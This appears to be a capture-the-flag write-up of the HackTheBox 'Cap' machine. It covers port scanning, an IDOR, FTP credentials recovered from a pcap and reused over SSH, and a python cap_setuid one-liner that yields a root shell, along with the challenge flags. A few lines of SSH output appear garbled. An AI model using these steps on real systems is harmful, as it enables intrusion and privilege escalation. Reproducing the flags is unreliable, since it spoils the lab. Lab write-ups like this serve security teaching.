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Cap
Easy · Linux

★ 4.6 (3276)
Machine Rating

0
Points


User-Rated Difficulty

Writeups Available

Challenge Profile

- **Platform:** HackTheBox
- **Track:** Machine
- **Category:** Linux
- **Difficulty Level:** Easy

Solving

Start Machine and `sudo openvpn machine-us-2.ovpn` to connect machine.

Task 1

- **Question:** How many TCP ports are open?
- **Analysis:**
 - Run command: `nmap -p- -T4 -v 10.129.37.220`
 - nmap: Tool discovering hosts and services on a network.
 - -p-: scan all 65535 TCP ports.
 - -T4: aggressive timing to make the scan faster.
 - -v: verbose mode, show more detailed information.

```
linh@ubuntu:~$ nmap -p- -T4 -v 10.129.37.220
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-21 15:
26 UTC
Initiating Ping Scan at 15:26
Scanning 10.129.37.220 [2 ports]
Completed Ping Scan at 15:26, 0.27s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:26
Completed Parallel DNS resolution of 1 host. at 15:26, 0.00s
elapsed
Initiating Connect Scan at 15:26
Scanning 10.129.37.220 [65535 ports]
Discovered open port 80/tcp on 10.129.37.220
Discovered open port 21/tcp on 10.129.37.220
Discovered open port 22/tcp on 10.129.37.220
```

- Found 3 TCP ports open.

Task 1

Hint

How many TCP ports are open?

3

✓

Submit Task

```
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 850.36 seconds
```

Task 2

- **Question:** After running a "Security Snapshot", the browser is redirected to a path of the format `/[something]/[id]`, where `[id]` represents the id number of the scan. What is the `[something]`?
- **Analysis:**
 - Access the website <http://10.129.38.96>, click on 'Security Snapshot' and check the URL.

- [id] is 1, and [something] is data.

The top screenshot shows a web application dashboard at the URL `http://10.129.38.96/data/1`. The dashboard has a search bar and a user profile for 'Nathan'. It displays a table with network statistics:


Data Type	Value
Number of Packets	1
Number of IP Packets	1
Number of TCP Packets	1
Number of UDP Packets	0

A 'Download' button is located at the bottom left of the dashboard.

The bottom screenshot shows 'Task 2' with a hint button. The task description states: 'After running a "Security Snapshot", the browser is redirected to a path of the format `/[something]/[id]`, where `[id]` represents the id number of the scan. What is the `[something]` ?'. The input field contains the text 'data', which is marked as correct with a green checkmark. A 'Submit Task' button is on the right.

Task 3

- **Question:** Are you able to get to other users' scans?
- **Analysis:**
 - Try to change [id] from 0 to 4 in the URL, the data on the **Security Snapshot** page updates.
 - This indicates an IDOR vulnerability, allowing unauthorized access to other users' scans.



Go back one page (Alt+Left Arrow)
Right-click or pull down to show history

Not Secure http://10.129.38.96/data/2


Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Search...

Dashboard Home / Dashboard Nathan

Data Type	Value
Number of Packets	5
Number of IP Packets	5
Number of TCP Packets	5
Number of UDP Packets	0

Download



Task 3 Hint


Are you able to get to other users' scans?

yes

Submit Task

Task 4

- **Question:** What is the ID of the PCAP file that contains sensitive data?
- **Analysis:**
 - Download `0.pcap` because number of packets in this URL id `0` is higher than in the other ID URLs.



The screenshot shows a web browser window with the address bar displaying `http://10.129.38.96/data/0`. The browser's address bar also shows a dropdown menu with "View recent browsing across windows and devices". The browser's tab bar includes several tabs: "OffSec", "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "Google Hacking DB". The dashboard itself has a header with a search bar and a user profile for "Nathan". The main content area displays a table with network statistics.

Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

A "Download" button is located at the bottom left of the table.

- Right-click on a packet and select Follow -> TCP Stream. In `tcp.stream eq 3`, I discovered the plaintext credentials for user 'nathan'.



Wireshark · Follow TCP Stream (tcp.stream eq 3) · 0.pcap

```
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,196,1,212,140
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
PORT 192,168,196,1,212,141
200 PORT command successful. Consider using PASV.
11 client pkts, 14 server pkts, 22 turns.
```

Entire conversation (617 by ▾) Show as ASCII ▾ No delta times ▾ Stream 3 ▾

Find: ☐ Case sensitive [Find Next](#)

[Filter Out This Stream](#) [Print](#) [Save as...](#) [Back](#) [× Close](#) [Help](#)

Task 5

- **Question:** Which application layer protocol in the pcap file can the sensitive data be found in?
- **Analysis:**
 - Looking at the TCP stream, the service starts with a 220 vsFTPd 3.0.3 banner, shows the use of FTP (vsFTPd 3.0.3). This protocol transmits data in cleartext.

Task 5 Hint

Which application layer protocol in the pcap file can the sensitive data be found in?

ftp

✓

Submit Task

Task 6

- **Question:** We've managed to collect nathan's FTP password. On what other service does this password work?
- **Analysis:**
 - Earlier port scanning revealed 3 open TCP ports: 21(FTP), 22(SSH) and 80(HTTP). I used password to log in via SSH.
 - The SSH login was successful.

```
(linh@kali)-[~/Downloads]
$ ssh nathan@10.129.38.96
The authenticity of host '10.129.38.96 (10.129.38.96)' can't be established.
ED25519 key fingerprint is: SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHZRoKcmLU
I command successful. Consider using PASS.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.38.96' (ED25519) to the list of known hosts.
s. yes the directory listing.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.129.38.96's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Apr 22 03:02:59 UTC 2026

System load:          0.0
Usage of /:           36.7% of 8.73GB
Memory usage:         22%
Swap usage:           0%
```

Task 6 Hint

We've managed to collect nathan's FTP password. On what other service does this password work?

ssh ✓ Submit Task

Task 7

- **Question:** Submit the flag located in the nathan user's home directory.
- **Analysis:**
 - Run `ls` to list all files and folders at nathan's home directory, I found file user.txt.

```
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
8017a624bca8d393d6a367d05acb1229
```

- Run `cat user.txt` to read content.

Submit User Flag

Submit the flag located in the nathan user's home directory.

User flag owned 

Submit Flag

Submit flag difficulty rating 

Submit Rating

Task 8

- **Question:** What is the full path to the binary on this machine has special capabilities that can be abused to obtain root privileges?

- **Analysis:**

- Run `getcap -r / 2>/dev/null` to list binaries with special capabilities.

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

- The `getcap` command reveals that `/usr/bin/python3.8` has the `cap_setuid` capability enabled. This allows a regular user to manipulate the process UID and escalate privileges to root.

Task 8  Hint

What is the full path to the binary on this machine has special capabilities that can be abused to obtain root privileges?

`/usr/bin/python3.8` 

Submit Task

Task 9

- **Question:** Submit the flag located in root's home directory.

- **Analysis:**

- Run `python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'` to set uid to 0(root) and spawn a new shell with root privileges.
- Run `cd /root` to access the root folder, run `ls` to list files and folders in this root folder.
- Run `cat root.txt` to read the flag.


```
root@cap:/# cd root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
05f91a186678d3cba85129d194c7788e
root@cap:/root#
```

Submit Root Flag

Submit the flag located in root's home directory.

Root flag owned



Submit Flag

Submit flag difficulty rating



Submit Rating